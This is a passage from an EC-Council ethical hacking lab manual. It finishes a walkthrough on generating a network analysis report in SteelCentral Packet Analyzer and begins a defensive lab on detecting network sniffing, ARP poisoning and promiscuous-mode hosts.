


Figure 2.4.24: SteelCentral Packet Analyzer displaying MAC Overview

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.5

Generate Analysis Report

37. Similarly, you can explore various options in other nodes such as VLAN, MPLS, ARP, ICMP, and DHCP.
38. Click **Reporting** from the menu bar. Click on the **All Views** option to generate a report that includes all views.




Figure 2.4.25: SteelCentral Packet Analyzer Reporting option

39. An **Export Report** pop-up appears, and the report starts exporting.




Figure 2.4.26: SteelCentral Packet Analyzer Exporting Report

40. After completing the extraction, the generated report appears, as shown in the screenshot.




Figure 2.4.27: Network Analysis Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Table of Contents

Bandwidth Over Time	3
Bytes per Second	3
Bits per Second	4
Packets per Second	5
Network Usage by Port	6
Bits Over Time	6
Total Bits	7
Relative Network Usage	8
Network Usage by Port Group	9
Bits Over Time	9
Total Bits	10
Relative Network Usage	11
IP Conversations	12
IP Conversations	12
Protocol Distribution	13
Network Protocols - Bits	13
Network Protocols - Bytes	14
Network Protocols - Packets	15
Transport Protocols - Bits	16
Transport Protocols - Bytes	17
Transport Protocols - Packets	18
TCP Protocols - Bits	19
TCP Protocols - Bytes	20
TCP Protocols - Packets	21
UDP Protocols - Bits	22
UDP Protocols - Bytes	23
UDP Protocols - Packets	24
Capture Summary	25
Capture Summary	25

Figure 2.4.28: Network Analysis Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other sniffing tools such as **Observer Analyzer** (https://www.viavisolutions.com), **PRTG Network Monitor** (https://www.paessler.com), **SolarWinds Deep Packet Inspection and Analysis** (https://www.solarwinds.com), or **Xplico** (https://www.xplico.org) to analyze the network.

41. Scroll down to view detailed information on each option shown in **Table of Contents**.




Figure 2.4.29: Network Analysis Report

42. This concludes the demonstration of analyzing a network using SteelCentral Packet Analyzer.
43. Close all open windows and document all the acquired information.
44. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Detect Network Sniffing

Ethical hackers and pen testers are aided in the detection of network sniffing by various tools that make its detection an easy task.

Lab Scenario

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

The previous labs demonstrated how an attacker carries out sniffing with different techniques and tools. This lab helps you understand possible defensive techniques used to defend a target network against sniffing attacks.

A professional ethical hacker or pen tester should be able to detect network sniffing in the network. A sniffer on a network only captures data and runs in promiscuous mode, so it is not easy to detect. Promiscuous mode allows a network device to intercept and read each network packet that arrives in its entirety. The sniffer leaves no trace, since it does not transmit data. Therefore, to detect sniffing attempts, you must use the various network sniffing detection techniques and tools discussed in this lab.

Lab Objectives

- Detect ARP poisoning in a switch-based network
- Detect ARP attacks using XArp
- Detect promiscuous mode using Nmap and NetScanTools Pro

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 08 Sniffing

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- XArp located at **E:\CEH-Tools\CEHv11 Module 08 Sniffing\ARP Spoofing Detection Tools\XArp**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of XArp from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 30 Minutes

Overview of Detecting Network Sniffing

Network sniffing involves using sniffer tools that enable the real-time monitoring and analysis of data packets flowing over computer networks. These network sniffers can be detected by using various techniques such as:

- **Ping Method**: Identifies if a system on the network is running in promiscuous mode
- **DNS Method**: Identifies sniffers in the network by analyzing the increase in network traffic
- **ARP Method**: Sends a non-broadcast ARP to all nodes in the network; a node on the network running in promiscuous mode will cache the local ARP address

Lab Tasks

